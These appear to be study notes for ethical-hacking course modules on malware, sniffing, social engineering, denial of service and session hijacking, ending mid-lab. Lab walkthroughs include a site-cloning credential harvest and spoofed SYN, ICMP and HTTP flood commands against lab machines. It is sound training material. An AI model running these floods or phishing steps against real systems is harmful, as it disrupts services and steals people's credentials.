\* Identifying packers/obfuscators used

\* Identifying the PE's (portable executable) information

\* Identify dependencies

\* Malware disassembly

**Dynamic (Behavioral Analysis)** - performed by executing the malware to see what effect it has on the system.

\* System baselining

\* Host integrity monitoring

- Tools for Disassembling | Debugging | Reverse Engineering

**IDA Pro** | **OllyDbg** | **Ghidra by NSA**

- Sheepdip

Dedicated computer which is used to test files on removable media for viruses before they are allowed to be used with other computers.

- Steps of Malware Analysis

There are mainly **four steps in malware analysis**:

**Make sure you have a good test bed**

Use a VM with NIC in host-only mode and no open shares

**Analyze the malware on the isolated VM in a static state**

Tools - binText and UPX help with looking at binary

**Run the malware and check out processes**

Use Process Monitor, etc. to look at processes

Use NetResident, TCPview or even Wireshark to look at network activity

**Check and see what files were added, changed, or deleted**

Tools - IDA Pro, VirusTotal, Anubis, Threat Analyzer

- Preventing Malware

Make sure you **know what is going on in your system** | Have a **good antivirus** that is up to date (Airgapped - isolated on network)

- Rootkits

A rootkit is a program or a collection of malicious software tools that **give a threat actor remote access** to and control over a computer or other system.

Software put in place by attacker to obscure system compromise.

Hides processes and files.

Also allows for future access.

- Examples

**Horsepill** | **Grayfish** | **Firefef** | **Azazel** | **Avatar** | **Necurs** | **ZeroAccess**

**Horsepill** - Linus kernel rootkit inside initrd

**Grayfish** - Windows rootkit that injects in boot record

**Firefef** - multi-component family of malware

**Azazel**

**Avatar**

**Necurs**

**ZeroAccess**

- Types of Rootkits

**Hypervisor level** | **Hardware** | **Boot loader level** | **Application level** | **Kernel level** | **Library level**

**Hypervisor level** - rootkits that modify the boot sequence of a host system to load a VM as the host OS

**Hardware** - hide malware in devices or firmware

**Boot loader level** - replace boot loader with one controlled by hacker

**Application level** - directed to replace valid application files with Trojans

**Kernel level** - attack boot sectors and kernel level replacing kernel code with back-door code; most dangerous

**Library level** - use system-level calls to hide themselves

- Detection of Rootkits

One way to detect rootkits is to **map all the files on a system** and then **boot a system from a clean CD version** and **compare the two file systems**.

## 1 Backlink

EC-Council Official Labs

◆ [Module 07 - Malware Threats](#)

# Module 08 - Sniffing

- Basics

- Sniffing

Sniffing is the process of **monitoring** and **capturing all the packets** passing through a given network using sniffing tools. It is a form of "tapping phone wires" and get to know about the conversation. It is also called wiretapping applied to the computer networks.

- Types of Sniffing

**Active Sniffing** | **Passive Sniffing**

**Passive sniffing** - **watching network traffic without interaction**; only works for same collision domain.

**Active sniffing** - uses methods to make a switch **send traffic** to you even though it **isn't destined for your machine**.

- MAC

Media Access Control - Physical or Burned-in Address - **Assigned to NIC** for communications at the Data Link layer.

**48 bits** long.

Displayed as **12 hex characters** separated by colons.

**First half** of address is the organizationally unique identifier - **Manufacturer ID**.

**Second half** ensures no two cards on a subnet will have the same address - **Host ID**.

- ARP

Resolves **IP address to a MAC address**.

Stands for Address Resolution Protocol.

Packets are ARP\_REQUEST and ARP\_REPLY

Each **computer maintains its own ARP cache**, which **can be poisoned**.

**Gratuitous ARP** - special packet to update ARP cache even without a request. This is used **to poison cache on other machines**.

Commands

arp -a displays current ARP cache

arp -d \* clears ARP cache

Works on a broadcast basis - both requests and replies are broadcast to everyone

- IPv6

Uses **128-bit address**. Has eight groups of four hexadecimal digits. Sections with all 0s can be shortened to nothing (just has start and end colons). Double colon can only be used once.

Loopback address is ::1

Traditional network scanning is computationally less feasible

- Types of IPv6

**Unicast** | **Anycast** | **Multicast**

**Unicast** addresses identify a single interface.

**Anycast** addresses identify a set of interfaces in such a way that a packet sent to an anycast address is delivered to a member of the set.

**Multicast** addresses identify a group of interfaces in such a way that a packet sent to a multicast address is delivered to all of the interfaces in the group.

- IPv6 Scopes

**Link Local | Site Local | Global** (Scope applies for multicast and anycast)

Link Local: Applies only to hosts on the same subnet (Address block fe80::/10)

Site Local: Applies to hosts within the same organization (Address block FEC0::/10)

Global: Includes Everything

- Promiscuous mode

NIC must be in this setting **to look at all frames passing on the wire**. NICs normally only process signals meant for it.

- CSMA/CD

Carrier Sense Multiple Access/Collision Detection - Used over Ethernet **to decide who can talk**.

- Collision Domains

A collision domain is a segment of cable on which **two stations can't transmit at the same time** without causing a collision.

A collision occurs when two devices send a packet at the same time on the shared network segment. The packets collide and both devices must send the packets again, which reduces network efficiency. **Collisions are often in a hub environment, because each port on a hub is in the same collision domain**.

Traffic from your NIC (regardless of mode) can only be seen within the same collision domain **Hubs** by default have **one collision domain**.

**Switches** have a **collision domain for each port**.

- Span Port or Port mirroring

Switch configuration that makes the switch **send a copy of all frames from other ports to a specific port**.

Not all switches have the ability to do this

Modern switches sometimes don't allow span ports to send data - you can only listen

- Network tap

Special port on a switch that allows the **connected device to see all traffic**.

- Protocols Vulnerable to Sniffing Attacks

**IMAP, POP3, NNTP, HTTP | SMTP | FTP | TFTP | TCP, UDP | IP**

**IMAP, POP3, NNTP and HTTP** all send over clear text data

**SMTP** is sent in plain text and is viewable over the wire. SMTP v3 limits the information you can get, but you can still see it.

**FTP** sends user ID and password in clear text

**TFTP** passes everything in clear text

**TCP** shows sequence numbers (usable in session hijacking)

**TCP and UDP** show open ports

**IP** shows source and destination addresses

- Wiretapping

Wiretapping, also known as telephone tapping, is the process of **monitoring telephone and Internet conversations** by a third party, often by covert means.

- Active
    - Interjecting something** into the communication.
  - Passive
    - Only monitors and records** the data.
  - Lawful interception
    - Legally intercepting communications** between two parties.
  - PRISM
    - System used by NSA to **wiretap external data coming into US**.
- MAC Flooding
- MAC flooding happens when the attacker **floods the MAC table with the invalid MAC addresses**. Once the MAC table reaches the assigned limit of the MAC table, it starts to remove the valid MAC addresses. This is one of the characteristics of the MAC table, it removes the previous address as and when the new addresses get added to it.
- MAC Flooding will often destroy the switch before you get anything useful, **doesn't last long** and it **will get you noticed**. Also, **most modern switches protect against this**.
- CAM Table or MAC Table
    - Content Addressable Memory Table** the table on a switch that stores which MAC address is on which port.  
**If table is empty or full, everything is sent to all ports.**
  - CAM Table Overflow Attack
    - Occurs when an attacker connects to a single or multiple switch ports and then runs a tool that mimics the existence of thousands of random MAC addresses on those switch ports. The switch enters these into the CAM table, and eventually the CAM table fills to capacity. (This works by sending so many MAC addresses to the CAM table that it can't keep up). This attack can be performed by using macof.
  - Tools for MAC flooding
    - Etherflood | macof | Dsniff**
- ```
macof -i eth0 -d 192.168.1.1 -n 25
```
- Switch Port Stealing
- Port stealing is a man in the middle attack where a **LAN switch** makes attempts to **intercept packets** that are **meant to go to another host by stealing from the intended port** on that switch. This attack is meant to be used in the **LAN only**.
- Process of Switch Port Stealing:
- 1) ARP Flood**  
Source MAC address same a victim  
Destination MAC is attacker's  
CAM updates port info (stolen)
  - 2) Attacker now intercepts victim traffic**
  - 3) Attacker stops flooding**
  - 4) Victim reclaims port**
  - 5) Attacker retransmits captured data**
  - 6) Attacker repeats flooding**
- ARP Poisoning or ARP Spoofing or Gratuitous ARP
- ARP spoofing is a type of attack in which a malicious actor **sends falsified ARP** (Address Resolution Protocol) **messages** over a local area network. This **results in the linking of an attacker's MAC**

**address with the IP address of a legitimate computer or server** on the network.

This **can trigger alerts** because of the constant need to keep updating the ARP cache of machines.  
Changes the cache of machines so that packets are sent to you instead of the intended target.

- Tools for ARP Poisoning

**Cain and Abel | WinArpAttacker | Ufasoft | dsniff**

- Countermeasures

There are a **no. of countermeasure** of ARP Poisoning:

- \* Dynamic ARP Inspection using DHCP snooping
- \* Can use Static ARP ACL to map
- \* Header to Payload validation
- \* XArp software can also watch for this
- \* Default gateway MAC can also be added permanently into each machine's cache

## 1 Backlink

EC-Council Official Labs

- ◆ [Module 08 - Sniffing](#)

# Module 09 - Social Engineering

- Social Engineering

Social Engineering is the **art of manipulating a person or group** into providing information or a service they would otherwise not have given.

- Phases

**Research target company | Select the victim | Build a relationship | Exploit the relationship**

**Research target company**

Dumpster dive, visit websites, tour the company, etc

**Select the victim**

Identify frustrated employee or other target

**Build a relationship**

Develop relationship with target employee

**Exploit the relationship**

Collect sensitive information and current technologies

- Principles

**Authority | Intimidation | Consensus / Social proof | Scarcity | Urgency | Familiarity | Trust**

**Authority:** Impersonate or imply a position of authority

**Intimidation:** Frighten by threat

**Consensus / Social proof:** To convince of a general group agreement

**Scarcity:** The situation will not be this way for long

**Urgency:** Works alongside scarcity / act quickly, don't think

**Familiarity:** To imply a closer relationship

**Trust:** To assure reliance on their honesty and integrity

- Behaviors

We can also **exploit behaviors:**

\* Human nature/Trust - **trusting others**

\* **Ignorance** of social engineering efforts

\* **Fear of consequences** of not providing the information

\* **Greed** - promised gain for providing requested information

\* A sense of **moral obligation**

- Companies Common Risks

**Insufficient training | Lack of controls | Size of the Company Matters | Lack of Policies**

There are 4 common risks:

**1) Insufficient training**

**2) Lack of controls**

Technical e.g: Firewall rule, ACL rules, patch management (...)

Administrative e.g: Mandatory Vacations, Job Rotation, Separation of Duties (...)

Physical e.g: Proper Lighting, Cameras, Guards, Mantraps (...)

**3) Size of the Company Matters**

#### 4) Lack of Policies

Promiscuous Policy  
Permissive Policy  
Prudent Policy  
Paranoid Policy

- Social Engineering Attacks

##### **Human-Based | Computer-Based | Mobile-Based**

- Human-Based Attacks

**Dumpster Diving | Impersonation | Shoulder Surfing | Eavesdropping | Tailgating | Piggybacking | RFID skimming | Insider Attack | Reverse Social Engineering Attack**

**Dumpster Diving** - Looking for sensitive information in the trash

Shredded papers can sometimes indicate sensitive info

**Impersonation** - Pretending to be someone you're not

Can be anything from a help desk person up to an authoritative figure (FBI agent)

Posing as a tech support professional can really quickly gain trust with a person

**Shoulder Surfing** - Looking over someone's shoulder to get info

Can be done long distance with binoculars, etc.

**Eavesdropping** - Listening in on conversations about sensitive information

**Tailgating** - Attacker walks in behind someone who has a valid badge. (e.g: Holding boxes or simply by following without getting notice)

**Piggybacking** - Attacker pretends they lost their badge and asks someone to hold the door

**RFID Identity Theft (RFID skimming)** - Stealing an RFID card signature with a specialized device

**Reverse Social Engineering** - Getting someone to call you and give information

Often happens with tech support - an email is sent to user stating they need them to call back (due to technical issue) and the user calls back

Can also be combined with a DoS attack to cause a problem that the user would need to call about

Always be pleasant - it gets more information

**Insider Attack** - An attack from an employee, generally disgruntled

Sometimes subclassified (negligent insider, professional insider)

- Computer-Based Attacks

**Phishing | Spear Phishing | Whaling | Pharming | Spamming | Fake Antivirus**

**Phishing** - crafting an email that appears legitimate but contains links to fake websites or to download malicious content.

**Spear Phishing** - Targeting a person or a group with a phishing attack.

Can be more useful because attack can be targeted

**Whaling** - Going after CEOs or other C-level executives.

**Pharming** - Make a user's traffic redirects to a clone website; may use DNS poisoning.

**Spamming** - Sending spam over instant message.

**Fake Antivirus** - Very prevalent attack; pretends to be an anti-virus but is a malicious tool.

- Tools

**SET** (Social Engineering Toolkit) | **PhishTank** | **Wifiphisher** | **SPF** (Speed Phish)

Framework)

**SET (Social Engineering Toolkit)** - Pentest tool design to perform advanced attacks against human by exploiting their behavior.

**PhishTank** - For phishing detection

**Wifiphisher** - Automated phishing attacks against Wi-Fi networks in order to obtain credentials or inject malware.

**SPF (Speed Phish Framework)** - Quick recon and deployment of simple social eng. exercises

- Mobile-Based Attacks

**Publishing malicious apps | Repackaging legitimate apps | Fake security applications | Smishing**

ZitMo (Zeus-in-the-Mobile) - banking malware that was ported to Android  
SMS messages can be sent to request premium services

- Physical Security Basics

**Physical | Technical | Operational | Access Controls**

**Physical measures** - everything you can touch, taste, smell or get shocked by. Includes things like air quality, power concerns, humidity-control systems

**Technical measures** - smartcards and biometrics

**Operational measures** - policies and procedures you set up to enforce a security-minded operation

**Access controls** - physical measures designed to prevent access to controlled areas

Biometrics - measures taken for authentication that come from the "something you are" concept

False rejection rate (FRR) - when a biometric rejects a valid user

False acceptance rate (FAR) - when a biometric accepts an invalid user

Crossover error rate (CER) - combination of the two; determines how good a system is

Even though hackers normally don't worry about environmental disasters, this is something to think of from a pen test standpoint (hurricanes, tornadoes, floods, etc.)

- Prevention

**Separation of duties | Rotation of duties | Controlled Access** (Least privilege) | **Logging & Auditing | Policies**

## 1 Backlink

EC-Council Official Labs

- ◆ [Module 09 - Social Engineering](#)

- Objective

The objective of this lab is to **perform Credential Harvesting**.

- Exercise 1

Sniffing Website Credentials using Social Engineering Toolkit (SET)

- Lab objective

The objective of this lab is to help students learn how to:

\* **Clone a Website**

\* Obtain **username** and **password** using credential harvester method

- To Launch SET

Applications > 08-Exploitation Tools > Social Engineering Toolkit

- To clone a website

You will be presented with a menu containing a list of attacks.

Type **1** and press **Enter** to select the **Social-Engineering Attacks** option.

A list of Social Engineering Attacks appear.

Type **2** and press **Enter** to select **Website Attack Vector**.

From the list of website attack vectors.

Type **3** and press **Enter** to select the **Credential Harvester Attack Method**.

Now, Type **2** and press **Enter** to select the **Site Cloner** option from the menu.

Type the IP address of Kali Linux Virtual Machine in the prompt for IP address for the **POST back in Harvester/Tabnabbing** and press **Enter**. In this lab, the IP is **10.10.10.11**(Attacker's IP)

IP address for the POST back in Harvester/Tabnabbing:10.10.10.11

Now, you will be prompted for a URL to be cloned, type the desired URL for Enter the url to clone field and press **Enter**.

*set:webattack> Enter the url to clone:<http://www.moviescope.com>*

Once the site is cloned, attacker will share/send this cloned URL through electronic medium. Here, we will directly access the cloned website in the victim machine.

- To get the username and password of victim

In reality the attacker will send the cloned website link by using any means electronic website link by using any means electronic medium, he will mask the cloned URL with actual website link, and he will lure victim to click that link.

Here, we will directly access it into the victim machine.

Type <http://10.10.10.11> in the address bar of the victim's browser. When the victim browse the cloned URL he/she will be presented with a replica of <http://www.moviescope.com>. The victim will be prompted to enter his/her username and password into the form fields, being that this appears to be genuine website. When the victim enters the Username and Password and clicks Log In, it does not allow logging in; instead, it redirects him/her to the legitimate moviescope login page

We will get the user credential for moviscope in our kali terminal.

Username: sam

Password: test@123

# Module 10 - Denial of Service

- DoS

A Denial of Service (DoS) is a type of attack on a service that **disrupts its normal function** and **prevents other users from accessing it**. The most **common target** for a DoS attack is an online service such as a **website**, though attacks can also be launched against networks, machines or even a single program.

DoS attacks can cause the following problems

- \* Ineffective services
- \* Inaccessible services
- \* Interruption of network traffic
- \* Connection interference

- DDoS

A distributed denial of service (DDoS) attack is **launched from numerous compromised devices**, often **distributed globally** in what is referred to as a botnet.

Goal of DDoS attack is to take down a system or deny access to it by authorized users.

- Botnet

**Network of zombie computers** a hacker uses to start a distributed attack.

- Botnet Tasks

**Sending Spam | Stealing Data | Ransomware | Fraudulently Clicking on Ads or DDoS attacks**

Botnets can be designed to do malicious tasks including sending spam, stealing data, ransomware, fraudulently clicking on ads or distributed denial-of-service (DDoS) attacks.

- Botnet Control

Can be controlled over **HTTP, HTTPS, IRC, or ICQ**.

- Botnet Scanning Methods

**Random | Hitlist | Topological | Local Subnet | Permutation**

**Random** - Randomly looks for vulnerable devices

**Hitlist** - Given a list of devices to scan for vulnerabilities

**Topological** - Scan hosts discovered by currently exploited devices

**Local subnet** - Scans local network for vulnerable devices

**Permutation** - Scan list of devices created through pseudorandom permutation algorithm

- Three Types of DoS / DDoS

**Volumetric Attacks | Protocol Attacks | Application Layer Attacks**

- Volumetric attacks

**Consumes the bandwidth** of target network or service.

Send a massive amount of traffic to the target network with the goal of consuming so much bandwidth that users are denied access.

Bandwidth depletion attack: Flood Attack and Amplification attack.

- Attacks

**UDP flood | ICMP flood | Ping of Death | Smurf | Fraggle | Malformed IP packet flood | Spoofed IP packet flood**

- UDP flood attack
- ICMP flood attack
- Ping of Death attack
- Smurf attack (IP)
- Fraggle (UDP)
- Malformed IP packet flood attack
- Spoofed IP packet flood attack

- ⚠️ Volumetric attacks is measured in Bits per second (**Bps**).
- Protocol Attacks
  - Attacks
    - SYN flood | Fragmentation | ACK flood | TCP state exhaustion | TCP connection flood | RST**
    - SYN flood attack
    - Fragmentation attack
    - ACK flood attack
    - TCP state exhaustion attack
    - TCP connection flood attack
    - RST attack
  - ⚠️ Protocol attacks is measured in Packets per second (**Pps**).
- Application Layer Attacks
  - Attacks
    - HTTP GET/POST attack | Slowloris attack**
  - Application layer attacks is measured in Requests per second (**Rps**).

- Attacks explanation
  - IP Fragmentation | TCP State-Exhaustion | Slowloris | SYN | SYN Flood | ICMP Flood | Smurf | Fraggle | Ping of Death | Teardrop | Peer to Peer | Multi-Vector | Phlashing/Permanent DoS | LAND**
  - IP Fragmentation attacks
    - IP / ICMP fragmentation attack is a common form of volumetric DoS. In such an attack, datagram fragmentation mechanisms are used to overwhelm the network.
    - Bombard the destination with fragmented packets, causing it to use memory to reassemble all those fragments and overwhelm a targeted network.

Can manifest in different ways:

**UDP Flooding** - attacker sends large volumes of fragments from numerous sources.

**UDP and ICMP fragmentation attack** - only parts of the packets is sent to the target; Since the packets are fake and can't be reassembled, the server's resources are quickly consumed.

**TCP fragmentation attack** - also know as a Teardrop attack, targets TCP/IP reassembly mechanisms; Fragmented packets are prevented from being reassembled. The result is that

data packets overlap and the targeted server becomes completely overwhelmed.

- TCP state-exhaustion attack

Attempt to consume connection state tables like: Load balancers, firewalls and application servers.

- Slowloris attack

Is an application layer attack which operates by utilizing partial HTTP requests. The attack functions by opening connections to a targeted Web server and then keeping those connections open as long as it can.

The attacker first opens multiple connections to the targeted server by sending multiple partial HTTP request headers.

The target opens a thread for each incoming request

To prevent the target from timing out the connections, the attacker periodically sends partial request headers to the target in order to keep the request alive. In essence saying, "I'm still here! I'm just slow, please wait for me."

The targeted server is never able to release any of the open partial connections while waiting for the termination of the request.

Once all available threads are in use, the server will be unable to respond to additional requests made from regular traffic, resulting in denial-of-service.

- SYN attack

Sends thousands of SYN packets

Uses a false source address / spoofed IP address.

The server then responds to each one of the connection requests and leaves an open port ready to receive the response.

Eventually engages all resources and exhausts the machine

- SYN flood (half-open attack)

Sends thousands of SYN packets

While the server waits for the final ACK packet, which never arrives, the attacker continues to send more SYN packets. The arrival of each new SYN packet causes the server to temporarily maintain a new open port connection for a certain length of time, and once all the available ports have been utilized the server is unable to function normally.

Eventually bogs down the computer, runs out of resources.

- ICMP flood

Sends ICMP Echo packets with a spoofed address; eventually reaches limit of packets per second sent.

Is possible to use hping3 to perform ICMP flood:

hping -1 --flood --rand-source <target>

- Smurf attack

The Smurf attack is a distributed denial-of-service attack in which large numbers of ICMP packets with the intended victim's spoofed source IP are broadcast to a computer network using an IP broadcast address.

Is possible to use hping3 to perform this attack and bash script to loop through the subnet.

hping3 -1 -c 1000 10.0.0.\$i --fast -a <spoofed target>

- Fraggle

Same concept as Smurf attack but with UDP packets (UDP flood attack).

Is possible to use hping3 to perform Fraggle attack/ UDP flood

hping3 --flood --rand-source --udp -p <target>

- Ping of Death

Fragments ICMP messages; after reassembled, the ICMP packet is larger than the maximum size

- and crashes the system  
Performs by sending an IP packet larger than the 65,536 bytes allowed by the IP protocol.  
Old technique that can be acceptable to old systems.
- Teardrop  
Overlaps a large number of garbled IP fragments with oversized payloads; causes older systems to crash due to fragment reassembly
  - Peer to peer  
Clients of peer-to-peer file-sharing hub are disconnected and directed to connect to the target system
  - Multi-vector attack  
Is a combination of Volumetric, protocol, and application-layer attacks.
  - Phlashing / Permanent DoS  
A DoS attack that causes permanent damage to a system.  
Modifies the firmware and can also cause a system to brick.  
e.g: Send fraudulent hardware update to victim; crashing BIOS.
  - LAND attack  
Sends a SYN packet to the target with a spoofed IP the same as the target; if vulnerable, target loops endlessly and crashes
  - DoS/DDoS Attack Tools  
**LOIC | HOIC | HULK | Metasploit | Nmap | Tsunami | Trinity | Tribe Flood Network | RUDY**

**Low Orbit Ion Cannon (LOIC)** - DDoS tool that floods a target with TCP, UDP or HTTP requests

**High Orbit Ion Cannon (HOIC)** - More powerful version of LOIC; Targets TCP and UDP; The application can open up to 256 simultaneous attack sessions at once, bringing down a target system by sending a continuous stream of junk traffic until legitimate requests are no longer able to be processed;

Other Tools:

**HULK**

**Metasploit**

**Nmap**

**Tsunami**

**Trinity** - Linux based DDoS tool

**Tribe Flood Network** - uses voluntary botnet systems to launch massive flood attacks

**RUDY (R-U-Dead-Yet?)** - DoS with HTTP POST via long-form field submissions

- Mitigations

**Traffic analysis | Filtering | Firewalls | ACLs | Reverse Proxies | Rate limiting | Load balancers | DoS prevention software**

**Rate limiting** - limiting the maximum number of connections a single IP address is allowed to make

1 Backlink

EC-Council Official Labs

- ◆ **Module 10 - Denial of Service**

- Objective

The objective of this lab is to help students learn to perform Denial of Service attacks and test a network for DoS flaws.

In this lab, we will:

Perform a **DoS attack** by sending a large number of **SYN packets** continuously

Perform a **HTTP flooding attack**

Perform a **DDoS attack**

**Detect and analyze DoS attack traffic**

- Exercise 1

### **SYN Flooding a Target Host using Metasploit**

- Lab Objective

The objective of this lab is to help students understand how to:

Spoof IP Address of Attacker Machine

Perform SYN Flooding on the Target Machine

- Initialize Wireshark

Wireshark main window > Double-Click on the available network adapter (here, Ethernet). Leave the Wireshark window running.

- Go to terminal in kali

In this lab, we are going to perform SYN flooding on the Windows 10 machine (10.10.10.10) through port 21.

Let's check whether port 21 is open or not.

```
nmap -p 21 10.10.10.10
```

```
msfconsole  
use auxiliary/dos/tcp/synflood  
show options  
set RHOST 10.10.10.10  
set RPRT 21  
set SHOST 10.10.10.16  
set TIMEOUT 2000  
exploit
```

By setting SHOST (Source Host) option to IP address of Windows Server 2016, you are spoofing the IP address of kali Linux machine with that of Windows Server 2016.

- Go back to Wireshark (Windows 10)

Wireshark displays the traffic coming from the machine, as shown in the screenshot.

In the filter field type **tcp** and click **Apply this filter string to the display** or press **Enter** button to view tcp packets.

Here, we can observe that the **source IP** address is that of the **Windows Server 2016** machine. This implies that the **IP Address of Kali Linux has been spoofed**.

- Task Manager (Windows 10)

Now, open **task manager** in the Windows 10 machine, and click **performance** tab.

Wait for **10-15** seconds; you will observe that the **CPU** usage has increased drastically, which implies that the DoS attack is in progress on the machine. If the attack is continued for some time, the machine's resources would be completely exhausted, and it will stop responding.

**Close all the windows** that were open in the **Windows 10** machine, and then **switch back to kali Linux** machine.

Once done on analyzing the performance of the machine, switch to the Kali Linux machine and press Ctrl+C keys to exit the attack.

- Exercise 2

### **SYN Flooding a Target Host Using **hping3****

- Lab Objective

The objective of this lab is to help students learn to perform DoS attacks and test the network for DoS flaws.

In this lab, we will learn how to:

- \* Perform **DoS attacks**
- \* **Send huge amount of SYN packets** continuously.

- Initializing **Wireshark**

Wireshark main window > Double-Click on the available network adapter (here, Ethernet). Leave the Wireshark window running.

- Launching hping3

Applications > 01-Information Gathering > Live Host Identification > hping3

#### **To initialize the SYN flooding on Windows 10**

hping3 -S 10.10.10.10 -a 10.10.10.11 -p 22 -flood  
10.10.10.10 -> Windows 10 (Victim)  
10.10.10.11 -> kali Linux (Attacker)

- Go back to **Wireshark** (Windows 10)

hping3 floods the victim machine by sending bulk SYN packets and overloading victim resources. Switch to the victim's machine (Windows 10). You will observe that the Wireshark captures traffic, as shown in the screenshot.

We sent huge number of SYN packets, which cause the victim's machine to crash.

- Exercise 3

### Performing **DDoS** attack using **HOIC**

- Lab Objective

The objective of this lab is to help students learn how to perform a DDoS attack - in this case HTTP Flooding.

- In High Orbit Ion Canon (HOIC) (Windows Server 2012) *windows 8/10*

Click "+" (Below **TARGETS**).

The HOIC - [Target] pop-up appears.

Type the target URL <http://10.10.10.11> in the URL field, slide the power bar to **High**, select **GenericBoot.hoic** booster from the drop-down list, and click **Add**.

We are attacking **kali Linux** (10.10.10.11) from our **Windows Server 2012**.

Set the **THREADS** value to **20** by clicking the > button until the value is reached.

Do the same in **Windows 10** and **Windows 8** machines.

Once you have configured **HOIC** on all the three machines, switch to each machine and click **FIRE TEH LAZER!**

- In Kali (Victim Machine)

In Terminal  
wireshark

If an error pop-up appears. Click **OK**.

Double-Click **eth0** network adapter to start the capturing.

Observe that Wireshark starts capturing a large volume of packets, which means the machine is experiencing a huge number of incoming packets. These packets are coming from **Windows Server 2012**, **Windows 10** and **Windows 8** VMs.

Leave the kali machine intact for 5-10 minutes, and open it again. You will observe that the performance of the machine is slightly affected, and its response slowing down.

# Module 11 - Session Hijacking

- Session Hijacking

Session hijacking, also known as TCP session hijacking, is a **method of taking over a web user session** by surreptitiously obtaining the session ID and masquerading as the authorized user.

HTTP communication uses many different TCP connections, the web server needs a method to recognize every user's connections.

The most useful method depends on a token that the Web Server sends to the client browser after a successful client authentication.

A session token is normally composed of a string of variable width and it could be used in different ways

like in the URL, in the header of the HTTP requisition as a cookie, in other parts of the header of the HTTP request, or yet in the body of the HTTP requisition.

- Session Hijacking Attack

The Session Hijacking attack **compromises the session token by stealing or predicting a valid session token** to **gain unauthorized access** to the Web Server.

1. Attacker Injects Script into the Web Server
2. Victim Authenticates on Server
3. Server returns page code with injected script
4. Victim's browser executes script and sends session cookie to attacker
5. Attacker Hijacks the user's session

- Session Token could be compromised in different ways

**Predictable session token | Session Sniffing | XSS CSRF | Session Fixation| MitB | MitM**

- Predictable session token

The session ID information for a certain application is normally composed by a string of fixed width. **Randomness is very important to avoid its prediction.**

*Example: Session ID value is "user01", which corresponds to the username.*

**By trying new values** for it, like "**user02**", it could be **possible to get inside the application without prior authentication.**

- Session Sniffing

Sniffing can be used to **hijack a session** when there is **non-encrypted communication** between the web server and the user, and the **session ID** is being **sent in plain text**.

**Wireshark** and **Kismet** can be used to **capture sensitive data packets** such as the session ID from the network.

- Cross-site scripting (XSS)

A server can be **vulnerable to a cross-site scripting exploit**, which enables an attacker to execute malicious code from the user's side, gathering session information.

An **attacker** can **target a victim's browser** and **send a scripted JavaScript link**, which **upon opening by the user, runs the malicious code** in the browser hijacking sessions.

- Cross-Site Request Forgery (CSRF)

**Forces an end user to execute unwanted actions** on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing.

CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

CSRF Scenario:

- \* Visit your bank's site, log in.
- \* Then visit the attacker's site (e.g. sponsored ad from an untrusted organization).
- \* Attacker's page includes form with same fields as the bank's "Transfer Funds" form.
- \* Form fields are pre-filled to transfer money from your account to attacker's account.
- \* Attacker's page includes Javascript that submits form to your bank.
- \* When form gets submitted, browser includes your cookies for the bank site, including the session token.
- \* Bank transfers money to attacker's account.
- \* The form can be in an iframe that is invisible, so you never know the attack occurred.

- Session Fixation

Session Fixation is an attack that **permits an attacker to hijack a valid user session**. The attack explores a limitation in the way the web application manages the session ID, more specifically the vulnerable web application.

Session fixation Scenario:

- \* The attacker accesses the web application login page and receives a session ID generated by the web application.
- \* The attacker uses an additional technique such as CRLF Injection, man-in-the-middle attack, social engineering, etc., and gets the victim to use the provided session identifier.
- \* The victim accesses the web application login page and logs in to the application. After authenticating, the web application treats anyone who uses this session ID as if they were this user.
- \* The attacker uses the session ID to access the web application, take over the user session, and impersonate the victim.

- Man-in-the-browser attack (MitB)

The Man-in-the-Browser attack is the **same approach as MitM, but** in this case a **Trojan Horse is used** to intercept and manipulate calls between the main application's executable.

- Man-in-the-middle attack (MitM)

MITM attack is a **general term for when a perpetrator positions himself in a conversation** between a user and an application—either to eavesdrop or to impersonate one of the parties, making it appear as if a normal exchange of information is underway.

- Other attacks

### **CRIME | BREACH | Forbidden Attack**

- Compression Ratio Info-leak Made Easy (CRIME)

Is a **security exploit against secret web cookies** over connections using the HTTPS and SPDY protocols that also use data compression. When used to recover the content of secret authentication cookies, it allows an attacker to perform session hijacking.

 SPDY protocol manipulates HTTP traffic, with particular goals of reducing web page load latency and improving web security.

- BREACH

Is a **security exploit against HTTPS** when using HTTP compression (SSL/TLS compression). BREACH is **built based on the CRIME security exploit**.

- Forbidden Attack

**Vulnerability in TLS** that incorrectly reuse the same cryptographic nonce when data is

encrypted. TLS specifications are clear that these arbitrary pieces of data should be used only once. When the same one is used more than once, it provides an opportunity to carry out the forbidden attack.

- Network Layer Attacks

**TCP Hijacking | Tools** - Ettercap, Hunt, T-Sight, Zaproxy, Burp Suite, Paros, Shijack, Juggernaut, Hamster, Ferret

- TCP Hijacking

TCP/IP Hijacking is **when an authorized user gains access to a genuine network connection** of another user. It is done in order to bypass the password authentication which is normally the start of a session.

e.g.: TELNET Hijacking using Ettercap, Shijack, making a blind hijacking.

- Tools

**Ettercap | Hunt | T-Sight | Zaproxy | Burp Suite | Paros | Shijack | Juggernaut | Hamster | Ferret**

Ettercap - MiTM tool and packet sniffer on steroids

Hunt - sniff, hijack and reset connections

T-Sight - easily hijack sessions and monitor network connections

Zaproxy

Burp Suite

Paros

Shijack - TCP/IP hijack tools

Juggernaut

Hamster

Ferret

- Countermeasures

**Some of the Countermeasures** are:

1) Session IDS

\* Using unpredictable (randomized) Session IDs

\* Never use URL's with Sessions IDs

\* Don't Re-use Session IDs

2) Use HTTP-Only on Cookies preventing XSS (Cross-Site Scripting)

3) Don't use HTTP protocol without encryption --> Use TLS/SSL [HTTPS]

4) Limiting incoming connections

5) Minimizing remote access

6) Regenerating the session key after authentication

7) Time - absolute / inactive (e.g: 1h of inactivity the user will automatically log off)

8) Use MFA

9) Use IPSec to encrypt

### IPSec

\* Transport Mode - payload and ESP trailer are encrypted; IP header is not

\* Tunnel mode - everything is encrypted; cannot be used with NAT

\* Architecture Protocols

> Authentication Header - guarantees the integrity and authentication of IP packet sender

> Encapsulating Security Payload (ESP) - provides origin authenticity and integrity as well as confidentiality

> Internet Key Exchange (IKE) - produces the keys for the encryption process

> Oakley - uses Diffie-Hellman to create master and session keys

> Internet Security Association Key Management Protocol (ISAKMP) - software that facilitates encrypted communication between two endpoints

## 1 Backlink

EC-Council Official Labs

- ◆ [Module 11 - Session Hijacking](#)

- Objective

The objective of this lab is to help students learn session hijacking and take over a user account.

In this lab, we will:

Intercept the Traffic between server and client

- Exercise 1

Session Hijacking using the **Zed Attack Proxy (ZAP)**

- Lab Objective

